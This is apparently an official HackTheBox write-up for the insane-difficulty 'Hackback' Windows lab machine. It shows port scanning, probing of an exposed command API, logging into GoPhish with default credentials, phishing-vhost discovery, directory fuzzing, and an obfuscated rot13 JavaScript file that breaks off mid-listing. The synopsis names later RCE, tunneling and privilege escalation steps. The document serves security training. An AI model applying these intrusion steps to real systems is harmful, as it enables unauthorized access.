Hackback

29th May 2019 / Document No D19.100.27

Prepared By: MinatoTW

Machine Author: decoder & yuntao

Difficulty: Insane

Classification: Official

SYNOPSIS

Hackback is an insane difficulty Windows box with some good techniques at play. A GoPhish website is discovered which leads us to some phishing vhosts. While fuzzing for files a javascript file is discovered which is rot13 encoded. It contains sensitive information about an admin page which leads to RCE vulnerability. PHP disabled_functions are in effect, and so ASPX code is used to tunnel and bypass the firewall.

Enumeration of the file system leads to a code injection vulnerability in a configuration file, from which named pipe impersonation can be performed. Enumeration reveals that the user has permissions on a service, which allows for arbitrary writes to the file system. This is exploited to copy a DLL to System32, and triggering it using the DiagHub service to gain a SYSTEM shell.

Skills Required

- Enumeration
- Reverse Engineering
- Modifying exploit code


Skills Learned

- ASPX tunneling
- Named pipe impersonation
- Exploiting arbitrary writes

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.128 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.128
```




```
root@Ubuntu:~/Documents/HTB/HackBack# nmap -sC -sV -p$ports 10.10.10.128
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-23 19:41 IST
Nmap scan report for 10.10.10.128
Host is up (0.31s latency).

PORT      STATE SERVICE     VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
6666/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
64831/tcp open  ssl/unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/plain; charset=utf-8
|     Set-Cookie: _gorilla_csrf=MTU1ODY0NTczOXxJbTF2Y1VkNFUySmtiRmgxV1dKMWFY
GEGqaQ1CWNiJUPQN4zapmaQtrM; HttpOnly; Secure
|     Vary: Accept-Encoding
|     Vary: Cookie
|     X-Content-Type-Options: nosniff
|     Date: Thu, 23 May 2019 21:08:59 GMT
|     Content-Length: 19
```

IIS is running on port 80, and an unknown service is running on port 6666. Nmap guesses this to be HTTPAPI, which allows HTTP 2.0 communication between applications. We'll save it for investigation in the later stages. Port 64831 seems to be running some HTTPS application.

PORT 6666 (HTTP2)


From the nmap scan we know that port 6666 is running HTTP 2.0 API. We can use curl to request HTTP 2.0. Let's try that.

```
curl http://128.0.0.1:6666/ --http2
```



```
root@Ubuntu:~/Documents/HTB/HackBack# curl  http://10.10.10.128:6666/ --http2
"Missing Command!"root@Ubuntu:~/Documents/HTB/HackBack#
```

We see that the page responds with a "Missing command" error. Let's try using some commands such as whoami.




```
"Missing Command!"root@Ubuntu:~/Documents/HTB/HackBack# curl  http://10.10.10.128:6666/whoami --http2
{
    "AuthenticationType":  "Negotiate",
    "ImpersonationLevel":  0,
    "IsAuthenticated":  true,
    "IsGuest":  false,
    "IsSystem":  false,
    "IsAnonymous":  false,
    "Name":  "NT AUTHORITY\\NETWORK SERVICE",
    "Owner":  {
                  "BinaryLength":  12,
                  "AccountDomainSid":  null,
                  "Value":  "S-1-5-20"
```

It responds with NT AUTHORITY\NETWORK SERVICE among other information. Let's try using help to see if some help menu exists.


```
curl http://128.0.0.1:6666/help --http2
```

We get a list of commands such a services, ipconfig etc..




```
root@Ubuntu:~/Documents/HTB/HackBack# curl  http://10.10.10.128:6666/help --http2
"hello,proc,whoami,list,info,services,netsat,ipconfig"root@Ubuntu:~/Documents/HTB/HackBack#
```

From the info command we come to know that the server is running Windows server 19.



```
]root@Ubuntu:~/Documents/HTB/HackBack# curl  http://10.10.10.128:6666/info --http2
{
    "WindowsBuildLabEx":  "17763.1.amd64fre.rs5_release.180914-1434",
    "WindowsCurrentVersion":  "6.3",
    "WindowsEditionId":  "ServerStandard",
    "WindowsInstallationType":  "Server",
    "WindowsInstallDateFromRegistry":  "\/Date(1542436874000)\/",
    "WindowsProductId":  "00429-00520-27817-AA520",
    "WindowsProductName":  "Windows Server 2019 Standard",
    "WindowsRegisteredOrganization":  "",
```

Trying the netstat commands gives us a lot of information among which there's information about a service running on local port 5985 which could be WinRM.




```
        "CreationTime = 5/24/2019 8:08:08 AM",
        "LocalAddress = \"::\"",
        "LocalPort = 5985",
        "OwningProcess = 4",
        "AppliedSetting = 6",
        "OffloadState = 0",
        "RemoteAddress = \"::\"",
        "RemotePort = 0",
        "State = 2"
```

Let's look at the services now.

```
curl  http://10.10.10.128:6666/services --http2 | less
```

Among the other common services we find a strange name.




```
   },
   {
       "name":  "UserLogger",
       "startname":  "LocalSystem",
       "displayname":  "User Logger",
       "status":  "OK"
   },
   {
```


This service is running as LocalSystem and isn't a default Windows service name. Let's save it for later.

PORT 64831 (GOPHISH)


Navigating to port 64831 we see some cryptic response.



But nmap showed the page to be running HTTPS, we browse to https://10.10.10.128:64831/.



After accepting the certificate we see a GoPhish login page. Searching for GoPhish default credentials we find them in the documentation as admin / gophish.



After Gophish starts up, you can open a browser and navigate to https://127.0.0.1:3333 to reach the login page.

The default credentials are:

Username: admin


Password: gophish

Trying to log in with these credentials gets us into the admin page.



No campaigns created yet. Let's create one!

Going through the application we find some email templates.



Name	Modified Date
Admin	December 5th 2018, 11:49:34 pm
Facebook	November 22nd 2018, 10:32:31 am
HackTheBox	November 22nd 2018, 10:32:19 am


Click on the edit template on the right shows the source code of the template. Here's a snippet from the HackTheBox template.

```
            <p>SENDER: admin@hackthebox.htb - SUBJECT: &#39;First blood
award&#39;&nbsp;</p>
             <p>You have been awarded with the 1st blood. <a
href="http://www.hackthebox.htb">Catch it now</a>!&nbsp; &nbsp;</p>
             <p>The HTB Team.&nbsp;&nbsp;</p>
             </td>
       </tr>
       <tr>
             <td style="padding:0;padding-top:25px;font-family:'Segoe
UI',Tahoma,Verdana,Arial,sans-serif;font-size:14px;color:#2a2a2a">
             <p>&nbsp;</p>
```

The templates targets a user with a mail from admin@hackthebox.htb and link leading to http://www.hackthebox.htb. Maybe this is the vhost on the box ? Let's confirm this by adding it to the hosts file.

```
echo '10.10.10.128       hackback.htb     www.hackthebox.htb' >> /etc/hosts
```

Now browsing to www.hackthebox.htb we see an exact copy of the HTB login page.


Login
Type your credentials below.
E-Mail
Password
Remember me
Login
If you don't remember your password click here.


Enter some credentials and submitting sends a POST request to the same page. So they must be getting stored somewhere else. There are similar pages for paypal, facebook, twitter in their respective vhosts. Looking at the admin template we find another vhost,

```
<html>
<head>
    <title></title>
</head>
<body><!-- http://admin.hackback.htb --></body>
</html>
```


Add this to the hosts file for further enumeration.

IIS

Browsing to port 80 we just see an image of donkey without any other helpful information. Apart from the phishing templates we found another Admin vhost. Let's look at it.



We see another login page and looking at the page source we find the login isn't configured, there's also a comment.




```
    <meta charset="utf-8">
    <title>Admin Login</title>
    <link rel="stylesheet" href="/css/master.css">
<!-- <script SRC="js/.js"></script> -->
  </head>
  <body>

```

This points towards a JavaScript file in the js folder. Let's use gobuster to find the file.

GOBUSTER

Running gobuster on the js folder in the admin vhost with .js extension.

```
gobuster -w directory-list-2.3-medium.txt -t 200 -u
http://admin.hackback.htb/js/ -x js
```



```
root@Ubuntu:~/Documents/HTB/HackBack# gobuster -w directory-lis

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://admin.hackback.htb/js/
[+] Threads      : 200
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : js
[+] Timeout      : 10s
=====================================================
2019/05/23 20:23:06 Starting gobuster
=====================================================
/private.js (Status: 200)
Progress: 2310 / 220561 (1.05%)
```


It straight away finds a file named private.js. Let's inspect the file. The contents of the file is,

```
<script>
      ine
n=['\k57\k78\k49\k6n\k77\k72\k37\k44\k75\k73\k4s\k38\k47\k73\k4o\k76\k52\k7
7\k42\k2o\k77\k71\k33\k44\k75\k4q\k4o\k72\k77\k72\k4p\k44\k67\k63\k4s\k69\k
77\k72\k59\k31\k4o\k45\k45\k67\k47\k38\k4o\k43\k77\k71\k37\k44\k6p\k38\k4o\
k33','\k41\k63\k4s\k4q\k77\k71\k76\k44\k71\k51\k67\k43\k77\k34\k2s\k43\k74\
k32\k6r\k44\k74\k4q\k4o\k68\k5n\k63\k4o\k44\k77\k71\k54\k43\k70\k54\k73\k79
\k77\k37\k6r\k43\k68\k73\k4s\k51\k58\k4q\k4s\k35\k57\k38\k4o\k70\k44\k73\k4
s\k74\k4r\k43\k44\k44\k76\k41\k6n\k43\k67\k79\k6o\k3q','\k77\k35\k48\k44\k7
2\k38\k4s\k37\k64\k44\k52\k6q\k4q\k4q\k4o\k4n\k77\k34\k6n\k44\k6p\k56\k52\k
6r\k77\k72\k74\k37\k77\k37\k73\k30\k77\k6s\k31\k61\k77\k37\k73\k41\k51\k73\
k4o\k73\k66\k73\k4s\k45\k77\k34\k58\k44\k73\k52\k6n\k43\k6p\k4q\k4s\k77\k46
\k7n\k72\k43\k6q\k7n\k70\k76\k43\k41\k6n\k43\k75\k42\k7n\k44\k73\k73\k4o\k3
9\k46\k38\k4s\k34\k77\k71\k5n\k6r\k57\k73\k4o\k68'];(shapgvba(p,q){ine
r=shapgvba(s){juvyr(--s){p['chfu'](p['fuvsg']());}};r(++q);}(n,0k66));ine
o=shapgvba(p,q){p=p-0k0;ine
r=n[p];vs(o['ZfHYzi']===haqrsvarq){(shapgvba(){ine s;gel{ine
t=Shapgvba('erghea\k20(shapgvba()\k20'+'{}.pbafgehpgbe(\k22erghea\k20guvf\k
22)(\k20)'+');');s=t();}pngpu(u){s=jvaqbj;}ine
v='NOPQRSTUVWXYZABCDEFGHIJKLMnopqrstuvwxyzabcdefghijklm0123456789+/=';s['ng
bo']||(s['ngbo']=shapgvba(w){ine x=Fgevat(w)['ercynpr'](/=+$/,'');sbe(ine
y=0k0,z,a,b=0k0,c='';a=x['puneNg'](b++);~a&&(z=y%0k4?z*0k40+a:a,y++%0k4)?c+
=Fgevat['sebzPunePbqr'](0kss&z>>(-0k2*y&0k6)):0k0){a=v['vaqrkBs'](a);}erghe
a c;});}());ine d=shapgvba(e,q){ine
g=[],h=0k0,i,j='',k='';e=ngbo(e);sbe(ine
l=0k0,m=e['yratgu'];l<m;l++){k+='%'+('00'+e['punePbqrNg'](l)['gbFgevat'](0k
10))['fyvpr'](-0k2);}e=qrpbqrHEVPbzcbarag(k);sbe(ine
N=0k0;N<0k100;N++){g[N]=N;}sbe(N=0k0;N<0k100;N++){h=(h+g[N]+q['punePbqrNg']
(N%q['yratgu']))%0k100;i=g[N];g[N]=g[h];g[h]=i;}N=0k0;h=0k0;sbe(ine
O=0k0;O<e['yratgu'];O++){N=(N+0k1)%0k100;h=(h+g[N])%0k100;i=g[N];g[N]=g[h];
g[h]=i;j+=Fgevat['sebzPunePbqr'](e['punePbqrNg'](O)^g[(g[N]+g[h])%0k100]);}
erghea j;};o['BbNPpq']=d;o['dFYjTx']={};o['ZfHYzi']=!![];}ine
P=o['dFYjTx'][p];vs(P===haqrsvarq){vs(o['cVwyDO']===haqrsvarq){o['cVwyDO']=
!![];}r=o['BbNPpq'](r,q);o['dFYjTx'][p]=r;}ryfr{r=P;}erghea r;};ine
k='\k53\k65\k63\k75\k72\k65\k20\k4p\k6s\k67\k69\k6r\k20\k42\k79\k70\k61\k73
\k73';ine m=o('0k0','\k50\k5q\k53\k36');ine
u=o('0k1','\k72\k37\k54\k59');ine l=o('0k2','\k44\k41\k71\k67');ine
g='\k3s\k61\k63\k74\k69\k6s\k6r\k3q\k28\k73\k68\k6s\k77\k2p\k6p\k69\k73\k74
\k2p\k65\k78\k65\k63\k2p\k69\k6r\k69\k74\k29';ine
f='\k26\k73\k69\k74\k65\k3q\k28\k74\k77\k69\k74\k74\k65\k72\k2p\k70\k61\k79
\k70\k61\k6p\k2p\k66\k61\k63\k65\k62\k6s\k6s\k6o\k2p\k68\k61\k63\k6o\k74\k6
8\k65\k62\k6s\k78\k29';ine
v='\k26\k70\k61\k73\k73\k77\k6s\k72\k64\k3q\k2n\k2n\k2n\k2n\k2n\k2n\k2n\k2n
';ine x='\k26\k73\k65\k73\k73\k69\k6s\k6r\k3q';ine
j='\k4r\k6s\k74\k68\k69\k6r\k67\k20\k6q\k6s\k72\k65\k20\k74\k6s\k20\k73\k61
